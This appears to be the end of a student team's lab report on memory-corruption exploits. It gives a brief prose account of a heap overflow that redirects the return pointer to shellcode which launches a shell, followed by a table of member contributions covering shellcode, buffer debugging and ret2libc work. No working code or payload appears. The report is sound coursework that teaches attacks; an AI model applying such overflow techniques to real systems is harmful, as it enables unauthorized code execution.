#
```

1.4. your thoughts (How many no ops you used, why, what is return address, how it overflows)

When return pointer hits the target malicious code. The shell contains assembly level instruction for launching the shell. Thus, by heap overflow attack we can launch the shell the same way we did in previous question. We have used mallow function to allocation memory dynamically in the heap section of memory.

Contribution:

Every group member has contributed equal amount of work. Every member has actively participated in every questions actively helped each other.

Name	Contribution
Anchal Soni (2020201099)	Heap Debugging, Buffer Debugging, Report making, shell codes, heap 2nd question.
Param Pujara (2020202008)	Buffer Debugging, Report making, ret2libc attack debugging, shell codes, heap 2nd question.
Somya Lalwani (2020201092)	Heap Debugging, Buffer Debugging, Report making, shell codes, heap 2nd question.
Utkarsh MK (2020201027)	Buffer Debugging, Report making, ret2libc attack debugging, shell codes, heap 2nd question.

We also tried to attempt heap 2nd Question but could not succeed.